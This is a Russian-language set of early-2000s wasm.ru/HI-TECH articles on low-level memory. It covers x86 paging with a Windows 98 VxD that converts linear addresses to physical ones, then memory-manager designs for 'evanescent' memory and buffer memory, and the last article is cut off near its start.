```

Как же процессор может вычислять физический адрес требуемой
ячейки памяти ?

Если не используется страничная адресация, то процессор обратится
к дескриптору памяти, задаваемому значением селектора в регистре ds, возьмет
из него базовый адрес сегмента памяти, являющемся именно физическим
адресом, прибавит к нему смещение, задаваемое регистром eax:

Физический адрес = база из дескриптора + eax.

Если включено страничное преобразование, то все происходит иначе.
Рассмотрим случай размера страницы в 4 килобайта.
Процессор выделяет из значения смещения в eax три части:

Номера битов смещения/Предназначение

- 22..31 Index in Page Directory
- 12..21 Index in Page Table
- 0..11 Index in Page

Взяв "Index in Page Directory", процессор обращается к
так называемой "Page Directory" - каталогу страниц. Это область памяти
с физическими адресами таблиц страниц. Физический адрес этого каталога
находится в регистре CR3(только старшие 20 бит CR3 !), а число элементов

нетрудно получить из количества бит, отводимых под индекс в каталоге - 10 бит дают 1024 элемента. Таким образом, сначала процессор извлекает элемент из каталога страниц:


Элемент каталога = [CR3 + Index in Page Directory * 4],

который является(не совсем весь, только старшие 20 бит) физическим адресом начала одной из таблиц страниц. Таблицы страниц (Page Table) являются, в свою очередь, набором физических адресов(опять только старшие 20 бит) начала самих страниц в памяти. Для выборки конкретного элемента из Page Table процессор использует адрес ее начала (Элемент каталога) и "Index in Page Table" из смещения команды:

Адрес начала страницы = [Элемент каталога + Index in Page Table * 4]

Окончательный физический адрес элемента памяти вычисляется по адресу начала страницы и индексу элемента страницы из смещения в команде:

Физический адрес = Адрес начала страницы + Index in Page.
Схематично это можно представить таким образом:



Управление страничной адресацией

Теперь подробнее о том, как задается страничная адресация.

За включение страничной адресации ответственнен бит PG(Paging Flag) (31 бит) регистра CR0 процессора. Если он 1, то страничное преобразование разрешено.

Тип страничной адресации задается битами PAE(Physical Address Extention) (5 бит), PSE(Page Size Extention) (4 бит) регистра CR4 процессора, а также битом PS(Page Size) (7 бит) в выбранном элементе Page Directory.

Следует отметить, что регистр CR4 доступен только в процессорах Pentium, и в общем случае необходимо проверять тип процессора командой CPUID и только затем - биты в регистре CR4.

Если бит PAE=1, то разрешен 36-ти разрядный физический адрес, иначе - "обычный" 32-х разрядный. Если бит PSE=0, то размер страницы 4 Килобайта, иначе - может быть 2 или 4 Мегабайта.

Экспериментально тип страничного преобразования можно проверить, например, так:

```
.586p ; Pentium Processor
PG equ 1 shl 31
PAE equ 1 shl 5
PSE equ 1 shl 4
; ...
```

```
  mov  eax,CR0
  test eax,PG
  jz   @@NoPageRegim
  mov  eax,CR4
  test eax,PAE
  jnz  @@PhysAddr_36bit
; ...
@@PhysAddr_36bit:
; ...
@@NoPageRegim:
```

Итак, если бит PG=1, а биты PSE=PAE=0, то у нас "обычное" страничное преобразование с 4-х киобайтным размером страницы и 32-х битным адресом.

Значения этих битов в windows98 показывают, что эта ОС использует как раз именно такой тип страничного преобразования.

Как получить физический адрес по линейному адресу

Решим следующую небольшую задачку: напишем процедуру, которая будет возвращать win32-приложению по заданному линейному адресу физический адрес.

Код процедруры разместим в динамическом VxD, поскольку для его реализации необходимо использование привелигерованных инструкций типа "mov eax,CR0", недопустимых в win32-коде. Подробнее о написании динамических VxD можно прочесть, например, в "tutorials by iczelion", размещенных на сайте HI-TECH.

Условимся также пропустить проверки на тип страничного преобразования, считая, что windows98 использует 4-х килобайтные страницы и 32-х разрядный физический адрес.

Итак, начнем. Сначала - стандартное начало динамического VxD:

```
; Программа чтения физического адреса по линейному.
; Этот динамический VxD можно загружать через DeviceIOControl и получать
; по указателю физический адрес по линейному адресу.
; Coded by Chingachguk. 2002.
;
.386p
include vmm.inc
include vwin32.inc
DECLARE_VIRTUAL_DEVICE PHY,1,0, PHY_Control,\
     UNDEFINED_DEVICE_ID, UNDEFINED_INIT_ORDER
Begin_control_dispatch PHY
 Control_Dispatch w32_DeviceIoControl, OnDeviceIoControl
End_control_dispatch PHY
```

Определимся с передачей параметров и получением результатов нашего кода. Будем передавать VxD адрес следующей структуры:

```
; Структура параметров при вызове
CallParams struc
LinearAddr dd ? ; Линейный адрес
PhysAddr   dd ? ; Сюда вернуть физический адрес
CallParams ends
```

Определим в сегменте данных одну переменную - флаг ошибки:

```
; Сегмент данных нашего VxD
VxD_PAGEABLE_DATA_SEG
  Result dd ? ; Если будет ошибка, мы будем хранит тут 0FFFFFFFFh (-1).
```

```
VxD_PAGEABLE_DATA_ENDS
```

Алгоритм вычисления физического адреса понятен. Остается решить один важный вопрос: как же обращаться к памяти, если у нас есть физический адрес, а мы находимся в режиме страничного преобразования ? Например, мы получили физический адрес элемента в Page Directory(например, сейчас он в eax), но команда вида:

```
mov eax,[eax]
```

совсем не приведет к чтению элемента каталога страниц, поскольку процессор будет трактовать значение в eax согласно страничному преобразованию !

Разумным решением было бы вызвать сервис другого VxD, например VMM, с целью получить физический адрес по линейному (в этом случае нам вообще делать будет нечего, даже не надо читать никаких Page Directory, Page Table...). Однако такого сервиса не существует(DDK) ! С другой стороны, существует сервис получения линейного адреса по физическому у VMM. Необходимость его существования следует из необходимости некоторым драйверам адресоваться к конкретной физической памяти, например при работе с BIOS и т.д.:

Get linear address by physical address(DDK)

VMMCall _MapPhysToLinear, <PhysAddr, nBytes, flags>

Таким образом, нам придется вызывать данный сервис всякий раз, когда потребуется по физическому адресу извлечь из памяти значение.

А вот наш сегмент кода:

```
VxD_PAGEABLE_CODE_SEG
BeginProc OnDeviceIoControl
  assume esi:ptr DIOCParams
.if [esi].dwIoControlCode==DIOC_Open ; Контрольное сообщение ?!
  xor  eax,eax ; Надо отвечать: eax=0.
; А вот это уже серьезно. Это вызов из вин-приложения с конкретным заданием.
; Что это за задание - знаем только мы и тот, кто нас вызвал.
.elseif [esi].dwIoControlCode==1
  mov dword ptr Result,0FFFFFFFFh ; Установим флаг ошибки
  pushad ; На всякий случай сохраним все регистры, кроме сегментных - pushad
  pushfd ; Сохраним флаг направления. Видимо, это перестраховка.
  mov  edi,[esi].lpvInBuffer
  mov  edi,[edi] ; указатель на буфер, который нам передал win32-код
; Получить начальный физический адрес Page Directory
  mov  eax,CR3
  and  eax,11111111111111111111000000000000b ; Выделить биты 31..12
; Получит индекс в Page Directory (биты 22..31)
  mov  ecx,[edi].LinearAddr
  shr  ecx,22
  shl  ecx,2
; Получить физический адрес элемента в Page Directory
  add  eax,ecx
; Получить линейный адрес по физическому адресу от VMM.vxd
  call GetLinearAddr_Memory
  jz   @@PageDirectoryErr
  mov  eax,[eax]
  and  eax,11111111111111111111000000000000b ; eax=физический адрес Page Table
; Получит индекс в Page Table (биты 21..12)
  mov  ecx,[edi].LinearAddr
  shr  ecx,12
  and  ecx,1111111111b
  shl  ecx,2
; Получить физический адрес элемента в Page Table
  add  eax,ecx
; Получить линейный адрес по физическому адресу от VMM.vxd
  call GetLinearAddr_Memory
  jz   @@PageDirectoryErr
```

```
  mov  eax,[eax]
  and  eax,11111111111111111111100000000000b ; eax=физический адрес Page
; Получит индекс в Page (биты 11..0)
  mov  ecx,[edi].LinearAddr
  and  ecx,111111111111b
; Получить физический адрес !
  add  eax,ecx
; Вернуть его вызвавшей программе
  mov  [edi].PhysAddr,eax
  mov  dword ptr Result,0h ; Сбросим флаг ошибки - все прошло нормально.
@@PageDirectoryErr:
  popfd ; Восстановим флаги направления и т.д. - перестраховка ?!
  popad
  mov  eax,dword ptr Result ; Вернем в eax флаг ошибки
.endif
  ret
EndProc OnDeviceIoControl
GetLinearAddr_Memory proc
; Input: eax=phys addr
; Result: eax=linear addr or ZF is set
; Get linear address by physical address(DDK)
; VMMCall _MapPhysToLinear, <PhysAddr, nBytes, flags>
  push 0h ; flags
  push 4h ; 4 bytes
  push eax ; PhysAddr
  int  20h   ; Call VxD
  dw   006Ch  ; 006Ch map physical address to linear address
  dw   0001h   ; ID VMM
  add  esp,3*4   ; C-call function
  cmp  eax,0FFFFFFFFh ; 0FFFFFFFFh if not addressable
; eax = address of first byte
; Returns the linear address of the first byte in the specified range of
; physical addresses. Uses EAX, ECX, EDX and Flags.
  ret
GetLinearAddr_Memory endp
VxD_PAGEABLE_CODE_ENDS
end
```

Для примера приведен фрагмент вызова такого VxD из win32-кода:

```
.data
CallParams struc
LinearAddr dd ?
PhysAddr dd ?
CallParams ends
; Имя загружаемого VxD, которое передается CreateFile-у
VxDName     db "\\.\PHY.VXD",0
; Структура, которой передаются параметры коду VxD
InBuffer    dd offset MyMem ; Указатель на буфер для чтения параметров
.data?
hVxD        dd ? ; Тут будет храниться хэндл открытого VxD
MyMem CallParams <>
; Начало выполнимого кода
.code
start:
; Загрузим динамический VxD через CreateFile
  invoke CreateFile,addr VxDName,0,0,0,0,FILE_FLAG_DELETE_ON_CLOSE,0
  .if eax!=INVALID_HANDLE_VALUE ; VxD Успешно загружена ?
    mov hVxD,eax
; Получить физический адрес какого-нибудь линейного, например,
; текущего указателя EIP:
    call @@GetOfs
@@GetOfs:
    pop eax
    mov dword ptr MyMem.LinearAddr,eax
    invoke DeviceIoControl,hVxD,1,addr InBuffer,sizeof InBuffer,NULL,NULL,NULL,NULL
; Проверка на ошибку. Если ошибка, то eax = 0
    test eax,eax
    jz @@ErrorReadPhys
; Ошибки нет. Покажем физический адрес
    call Print_PhysAddr
```

```
; ...
@@ErrorReadPhys:
```

Пример трансляции линейных адресов

Для примера привожу трансляцию нескольких характерных
линейных адресов в физические под windows98, компьютер с 16 Мегабайт памяти:

```
                     Линейный адрес  Физический адрес
 Сегмент кода
win32-приложения(EIP)  0040103Bh       0072103Bh  (~7 Мегабайт)
 Kernel32.dll, ф-ция
CreateFile             BFF77ADFh       00345ADFh  (~3 Мегабайт)
 Стек win32-
-приложения(ESP)       0063FE3Ch       00635E3Ch  (~6 Мегабайт)
 Сегмент кода
загруженного VxD       C188A4E6h       00E3C4E6h  (~14 Мегабайт)
```

Итого

Таким образом, единственный необходимый сервис ОС для получения
физического адреса по линейному - это сервис "Получить линейный адрес по
физическому". Очевидно, аналогичные сервисы существуют не только windows98(95),
а и windows NT и ее наследниках - windows2000 и т.д, что позволит переносить
приведенный выше код без особых изменений на эти платформы, используя
соответствующие модели драйверов(*.wdm).

Знание настоящего положения программ в памяти, на мой взгляд, не
только любопытно, но и позволяет глубже понять стратегию размещения программ
ОС и делать грубые оценки ее работы и эффективности. Например, оказывается
что windows98 использует наиболее простой тип страничного преобразования в
случае размера памяти компьютера 16 МБайт, в то время как технологии позволяют
использовать еще несколько режимов с большими размерами страниц или же смешанным
размером страниц. Было бы интересно оценить поведение этой ОС в случае
существенного увеличения размера памяти, ведь в наше время не такая уж экзотика
компьютер с 128 МБайт памяти и более, а также используемые типы страничного
преобразования в новых версиях windows.

Исходники:

phy.asm (находится в архиве `wasm_files.zip`: `files/0177/phy.asm`), readphys.asm (находится в архиве `wasm_files.zip`: `files/0177/readphys.asm`) - код vxd и win32-приложения, его вызывающего.

(C) Chingachguk /HI-TECH

Управление памятью (часть 3): Ускользающая память

Автор: Edmond / HI-TECH

Дата: 2002-09-18

Предисловие.

Технологии «ускользающих» входят в число низкоуровневых методологий Оморфо программирования. С недавнего времени, автор использовал данный подход при использовании памяти. Результаты оказались превосходными, и поэтому он приводит несколько слов о принципах реализации ускользающей памяти в этой небольшой статье.

Внимание! В этой статье не рассматривается вариант с многопоточной организацией доступа, дабы не делать статью очень длинной и скучной.

Проблемы с временной памятью.

При написании программ под Win32 постоянно сталкиваешься с тем, что тому нужно 256b, то тому дай 512b. Различные функции требуют множество небольших областей памяти, для всевозможных операций. При этом требования к скорости исполнения данных функций обычно минимальны (особенно если они связаны с GUI), или наоборот максимальны. При этом, как правило, память нужна им ненадолго, и её не должно быть много. Если вы загляните во все книги и учебники, то без сомнения найдёте там, либо динамическое выделение памяти силами Win32, либо выделение её в стеке. Но если вы знакомы с ужасной проблемой дефрагментации, борьбе с которой я мог бы посвятить и книгу, то сразу бы отказались от мысли выделить несколько байт, ради какой-нибудь там процедуры. Стек – классика, от которой не стоит отказываться, и которая для некоторых случаев есть единственно верным решением, только обращаться к этой памяти не так легко, через тяжеловесный ebp-xxh.

Но есть и другой, на первый взгляд самый очевидный метод, и несколько неприятный – память фантом, чем-то похожая на блок COMMON, чем-то на что-то ещё.

«Классическая» реализация ускользающих.

Хорошим решением является использовать одну и туже область памяти сразу несколькими функциями. Тогда отпала бы проблема выделять каждому желающему небольшой блок. При том условии, что функции требуют память не надолго (обычно на время своего исполнения), это вполне осуществимо.

Первой попыткой автора применить этот принцип, была обработка строковых данных и их форматирование, конвертирование число-строка, и наоборот. Поэтому автор называет приведённую ниже реализацию «классической», и, между прочим, наиболее лёгкой.

Пусть у вас есть функция A, которой требуется 256b для хранения полного имени файла. Путь есть функция B, которой требуется 256b для форматирования строки. Функция форматирования F, вызываемая функцией B, занимает относительно много времени. Путь есть буфер Buff размером 256b.

В том случае, если вы организуете буфер просто как общую память, то уже не сможете, вызывать из функции A функцию B. Даже если вы и не собираетесь этого делать, функции B придётся каждый раз вызывать функцию F для форматирования, хотя очень возможно, что данные подлежащие форматированию с последнего момента не изменились, и что можно было бы воспользоваться когда-то отформатированными данными в буфере. (Такой метод называется отложенными вычислениями) В этом случае удобно воспользоваться ускользающей памятью.

Данные, записанные в ускользающую память, могут быть разрушены в любой момент, то есть память как бы исчезает, независимо от функций её использующих. Именно по этому она и называется «ускользающей». Но её легко вызвать заново, и при этом быть уверенным, что это не вызывает никакой дефрагментации, и что где-нибудь, эта память будет выделена.

Таким образом, функция B, осуществляет попытку обратиться к блоку памяти, в том случае, если память была с последнего момента разрушена, функция B, вызывает функцию форматирования F, и снова использует выделенный диапазон. Данные в буфере не будут разрушены пока кто-нибудь не вызовет функцию A.

Вот так всё предельно просто.

Классификация ускользающей памяти.

Теоретическое определение ускользающих.

> Ускользающим называется такой формальный объект, подверженный влиянию, или управлению несколькими независимыми системами; либо сам осуществляющий своё управление, независящие от всех или некоторых внешних связей.

Однако действительное использование ускользающей памяти ушло намного дальше, простого общего блока с контролем на разрушение и сохранности последней записи. Появилось несколько способов работы с такой памятью, которая под частую была нарочно завуалирована под выделяемую (наподобие alloc). Создавая при этом иллюзию наличия множества мелких блоков при отсутствии их фрагментации. Следует отметить, что вторичная цель создания ускользающей памяти была именно цель предотвратить явление дефрагментации, и как можно более экономней использовать системные ресурсы.

Ускользающую память удобно классифицировать по следующим признакам:

1. По месту размещения.
• статическая;
• динамическая;
• стековая;
2. По способу виду адресации.
• фиксированная;
• свободная;
3. По виду доступа. (<не для слабонервных ?!>)
• поточная;
• асинхронная;
4. По скорости получения.
• безразличная;
• умеренная;
• немедленная;

Данная классификация не полная, можно определить свои критерии оценки памяти, влияющие на выбор алгоритмов реализации.

Комментарии.

По виду адресации:

Здесь идёт речь о двух вариантах обращения к памяти, через фиксированный адрес, или через полученный указатель. Как правило, первый способ используется кодом, требующим высокой скорости выполнения. В этом случае доступ к памяти осуществляется как к переменной.

Менеджер ускользающей памяти.

Например, одна и та же функция прорисовки использует небольшой буфер, для создания градиента в формате DIB перед окончательным выводом на экран. Эта функция прорисовки одна для нескольких окон. В этом случае можно хранить в статической переменной последнее окно, потребовавшее прорисовку, и если сам градиент не изменил формы, использовать старый буфер. В данном случае, сама функция прорисовки и является менеджером ускользающей памяти (здесь это лучше назвать отложенными вычислениями), однако несложно построить небольшой API для использования его в вашей программе. При этом заключить в него не только управление ускользающей памятью, но и памятью вообще. Такая надстройка над Win32 вовсе не снизит скорость исполнения, а вовсе наоборот, повысит эффективность использования ресурсов системы в вашем приложении, да и обеспечит некоторую переносимость на будущее.


Создание общей системы управления ускользающей памятью, позволяет, во-первых, использовать её как обычную динамическую, следить за ресурсами системы, выделять память большими блоками фиксированной длинны по надобности, и таким образом избегать дефрагментации.

Привязка к объектам.

Все функции по работе с ускользающей памятью, так или иначе, привязываются к объекту, представляющему собой описание памяти, заказанной у менеджера. Хендл, который используется этими функциями, должен быть указателем на структуру описывающей такую заказанную память. В сущности, этот объект представляет собой абстракцию простой статической памяти, а в действительности никакой памяти может и не быть. Вот его структура:

```
ESCMEM _$OBJ struct
 state  dd ? ; Поле состояния\описания.
 pescm  dd ? ; Указатель на структуру ускользающей памяти.
 pointer  dd ? ; Указатель на саму память.
 pexdata dd ? ; Указатель на расширенные данные объекта…. и т.д.
ESCMEM _$OBJ ends
```

Поле pescm содержит указатель на структуру, описывающий блок последнего (!!!) полученного ресурса памяти, так же как и поле pexdata. Поле state описывает настройки и характеристики объекта и имеет следующий формат:



Бит 0: Флаг занятости памяти (указывает на то, что она в принципе занята) fbusy.

Бит 1: Флаг использования памяти. fstate

Бит 2-5: Флаги приоритета памяти P0 – P3.

Бит 6-7: На ваше усмотрение (зарезервировано).

Бит 8-15: Тип используемой памяти (изменяемая размер, и т.д.).

Бит 16-23: Какие-нибудь флаги…

Бит 24-31: Число занимаемых блоков памяти (один блок, как правило, 256 байт)

Флаг сброса занятости не имеет для данной структуры большого веса, и предназначен для описания в структурах описывающих саму память. Следующие поля будут рассмотрены ниже.

Описание самой памяти осуществляется системой векторных потоков, то есть несколькими массивами.

Первый массив (как правило, массив байт, но можно и битовый массив, если скорость не так важна.) как раз является массивом полей state в вышеописанной структуре. Теперь роль нулевого бита является одной из основных, и мы плавно переходим в следующую главу.

Алгоритм поиска свободного блока памяти, и приоритеты сброса.

Физически блок ускользающей памяти содержится как один непрерывный. Его состав, описывается массивом байт полей типа state. Главной задачей этого массива следить, какой блок памяти свободен, а какой нет. Чтобы облегчить задачу можно поделить всю память на блоки по 256 байт, и сказать, что каждый элемент данного массива описывает один такой блок памяти. При выделении памяти занятые участки будут помечаться флагом fbusy, а участки с которыми сейчас идёт работа – флагом fstate. Но существует ещё один интересный нюанс, связанный с применением «приоритетов сброса». При помощи приоритета сброса можно указать, какую память следует занимать первой, а какую последней. Существует несколько способов как достичь такого эффекта с наименьшими затратами по времени, первый способ заключается на деление общего банка памяти на несколько зон, три или четыре (как правило три). При этом более высший приоритет хранить в более высшей зоне. Второй, как вы видите это битовые флаги. Для разметки приоритета используются биты 2-5 байта state. В сущности, эти два способа употребляются одновременно. Приоритет назначается флагами, так как легче (быстрее) вести сравнение, то есть проверка приоритета сводится к проверке маской битов, какой-нибудь битовой командой, что эффективнее, нежели командами группы вычитания.

Но как видно одного массива для хранения служебной информации о блоках памяти недостаточно, необходимо так же иметь указатель на виртуальный объект, владеющий блоком памяти, и размер блока (или всё равно, что количество блоков, занимаемое объектом).

Для этой цели служит ещё один массив, на этот раз массив структур из двух DWORD.

```
ESCMEM _$DATA struct
 size  dd ? ; Размер общего выделенного блока.
 pobj  dd ? ; Указатель на объект, которому принадлежит этот ;
блок(и).
ESCMEM _$DATA ends
```

Количество элементов этого массива в точности равно количеству элементов в массиве байт, и равно общему числу блоков памяти.

Алгоритм поиска свободного блока состоит в том, чтобы обнаружить свободный блок этого приоритета или ниже, в крайнем случае, выше, и при том, чтобы по возможности не уничтожать уже существующие занятые блоки. Однако мы должны решить, что значит свободный блок. Первый случай это сброшенный флаг fbusy, тогда блок действительно свободен. Второй случай это установленный fbusy, но сброшенный fstate, будем называть эту память: свободная память второго рода. Тривиально данный алгоритм представляет собой элементарный цикл перебора байт в первом массиве в поиске свободного элемента. При этом поиск ведётся по двум флагам, сначала по флагу fbusy, а потом по флагу fstate. С первым флагом всё просто: если он сброшен, то память свободна, если же нет, то вся роль переходит ко второму флагу, при этом если он установлен, то о занятии памяти не может быть и речи, а если сброшен – означает как бы условие «желательно не занимать». Далее приведен алгоритм поиска в так называемом «почти полном» варианте, читателю не следует пока в него углубляться, просто прочесть.

Первый этап состоит из поиска свободного пространства блоков, достаточных для заказанного размера памяти, которая может занимать не один блок. При этом блоки естественно не должны прерываться. В случае если элемент со свободным флагом fbusy найден:

1. следует проверить статус сброса данного блока, если статус сброса равен запрашиваемому, то следующий пункт, иначе искать дальше.
2. если запрашиваемая область памяти, более чем один блок, следует проверить, свободен ли следующий блок (fbusy = 0), если нет запомнить как вариант на худший случай, и продолжить поиск.
3. если пункты 1 и 2 удовлетворены занять блок.

В том случае, если свободный блок не был найден среди блоков равного уровня сброса, следует занять:

1. Если размер заказываемой памяти больше одного блока, и при первом поиске были найдены свободные блоки, но не имеющие нужной непрерывности, выделить наибольший непрерывный их сегмент, а недостающее место получить, пометив занятые блоки сброшенными. При этом память выделится в запрошенном уровне сброса.
2. Начать поиск в более низких уровнях, при этом от верхних блоков к нижнему.

Следует отметить, что все вышеприведенные пункты должны вести так же с параллельным поиском более подходящего варианта на тот случай, если блока со свободным флагом fbusy так и не будет найдено. В этом случае более подходящим считается:


1. Наибольшее непрерывное пространство блоков со свободным fbusy, которого не хватает для покрытия заказа, но далее которых следующие блоки имеют свободный флаг fstate.
2. В случае невыполнения условия пункта 1, следует занять любой непрерывный блок, в области данного приоритета, из блоков с установленным флагом fbusy, но сброшенным флагом fstate.

В случае если вся память окажется занятой попытаться взять свободную память из более высоких приоритетов, но только со свободным флагом fbusy. И, в конце концов, если всё занято, прибегнуть к динамическому выделению памяти средствами операционной системы.


Этот алгоритм можно как упрощать, так и усложнить. Здесь приведен его почти полный вариант. Одним из дополнений к этому алгоритму можно включить процедуру дефрагментации, которая перераспределит блоки так, чтоб образовалось требуемое свободное пространство. Ясно одно, что в зависимости от «напряжения» пространства блоков памяти, этот алгоритм выполняется относительно долго. Конечно, есть несколько методов, как ускорить его и сделать более умнее. Например, следить за наличием свободных блоков fbusy = 0, и если таковых нет, заранее можно пропустить несколько пунктов с вышепредставленного алгоритма. Далее мы рассмотрим усовершенствования более подробно. Но важно понять следующее, то, что память можно выделять быстрее, но неэффективно для других, или очень медленно, но максимально эффективно. Чем и следует воспользоваться!

Теперь весь алгоритм мы повторим, графически моделируя ситуации, как говорится, обыграем его.


Пусть у нас есть два приоритета сброса и следующие свободные блоки памяти: 256b



Пусть кто-то заказал блок в 256b в высшем приоритете, а потом, ещё следующие 256, и ещё, но уже последние 512b.




На рисунке одним цветом показаны несколько блоков выделенные как один регион. И разными цветами, как разные регионы. Синий цвет каёмки означает установленный флаг fstate, отсутствие каёмки, означает сброс этого флага. Пусть следующее состояние таково:



Как мы видим первый блок высшего приоритета, сбросил флаг fstate, а второй блок совсем свободен, при этом второй блок нижнего приоритета имеет fstate = 0, а третий блок занят совсем fstate = 1.

Пусть нам следует выделить память в 512b высшего приоритета, тогда будет выбраны блоки 1 и 2 в зоне высших приоритетов, если же нам следует выделить 768 байт, то будут заняты: четвёртый блок из нижней зоны и два из высшей. При этом если потребуется занять блок в 256b при этом будет выделен, первый свободный блок в высшем уровне. А теперь такая картина:



Снова требуется выделить блоки 256, 512, 768 байт. В первом случае будет выделен первый блок с высшим приоритетом, но с fbusy = 1. Это важно!

Методы совершенствования поиска.

В действительности, как правило, существует три уровня приоритета сброса, а значит и три сегмента. При этом, как мы увидели, более высший приоритет может диффундировать в более нижний и иногда в более высший, если там нашлись блоки с fbusy = 0. Следует не просто говорить за методику совершенствования поиска, а за эффективность общей концепции выделения памяти. Первым шагом является направление поиска, для самого высшего приоритета, поиск следует производить с верху в низ, а для среднего и нижнего вверх. Другим механизмом ускорения поиска является «память последнего». В этом случае менеджер держит индекс блока, за которым идут свободные, либо индекс последнего освобождённого блока. Вот в чём суть: В идеале считается, что блоки будут заниматься снизу вверх (и сверху вниз для высшего приоритета), поэтому можно хранить индекс блока, перед которым гарантированно все заняты. В том же случае, когда блоки будут освобождаться ставить этот указатель на них. Следует отметить, что, как правило, блоков памяти, в конце концов, не много, и поэтому ощутимой прибавки в скорости не получается, если не наоборот.

Без внимания осталась одна ситуация, а что происходит, если более высший приоритет разместился в зоне более низшего. В этом случае, выделенная память будет вытиснена (если fstate = 0) более низким приоритетом в том случае, если он не нашёл свободного блока в области более высших приоритетов т.е. блоков с fbusy = 0.

Заключение.

Нерассмотренными остались многие нюансы реализации, а так же асинхронная модель использования, использование ускользающей памяти в группах и т.д. В действительности приведённая архитектура менеджера, используется не только с ускользающей памятью, а так же: «буферами», «временной памятью». Однако эти темы уже следующих статей. С уважением, Edmond.

© Дмитрий Кашинский Владимирович [Edmond] 07.09.2002

© wasm.ru (http://wasm.ru)

Управление памятью (часть 4): Буферная память

Автор: Edmond / HI-TECH

Дата: 2002-09-30

Все вопросы и правила по ведению этой статьи были описаны в части 1. Автор ещё раз замечает, что он активно использует свои определения, и теоретические выкладки, которые никак не претендуют на официальный статус научных, но от этого хуже не становятся.

Буферы

Ещё один вид памяти, часто используемый, но нереализованный в виде API. Он берёт своё начало от вопросов по схемам редактирования файлов, что видимо, является темой последующих статей. Буферная память как следует из названия – это по сути дела то же, что и буферы. Но, в конце концов, такое понятие было обобщено и систематизировано, так как предлагаемая схема использования нашла себя и в других областях, отличных от вопросов буферизации. В общем случае темы буферизации и дефрагментирования являются довольно большими, очень скучно и нудно излагать их в одной статье, поэтому здесь будут лишь объяснения, связанные с буферной памятью, а все вопросы и причины, почему именно, так или иначе, таятся глубже.

Буферная память имеет несколько назначений.

Первое назначение:

> Целью механизма буферной памяти, (или то же что «прокси-систем») является уменьшение потребляемых ресурсов объектом приёмником, требующего сравнительно больших затрат, путём уменьшения частоты поступления потока данных в объект-приёмник.

Второе назначение:

> Целью механизма буферной памяти является создание участка оперативной памяти для отработки процессов рейдеринга памяти, и других процессов, время выполнения которых зависит от размеров памяти.

Читатель может заметить ещё одну цель создания буферов. Это проведение некоторого рода операций над файлами большого размера, которые не умещаются в оперативной памяти. Однако следует считать, что этот случай попадает под первое назначение буфера, так как нехватку оперативной памяти можно понимать как большие затраты ресурсов. Таким образом под затратой ресурсов следует понимать как источник хранения данных, так и время выполнения кода.

Буферной памятью называется – объект памяти, которым владеют одновременно два объекта, не связанные между собой.

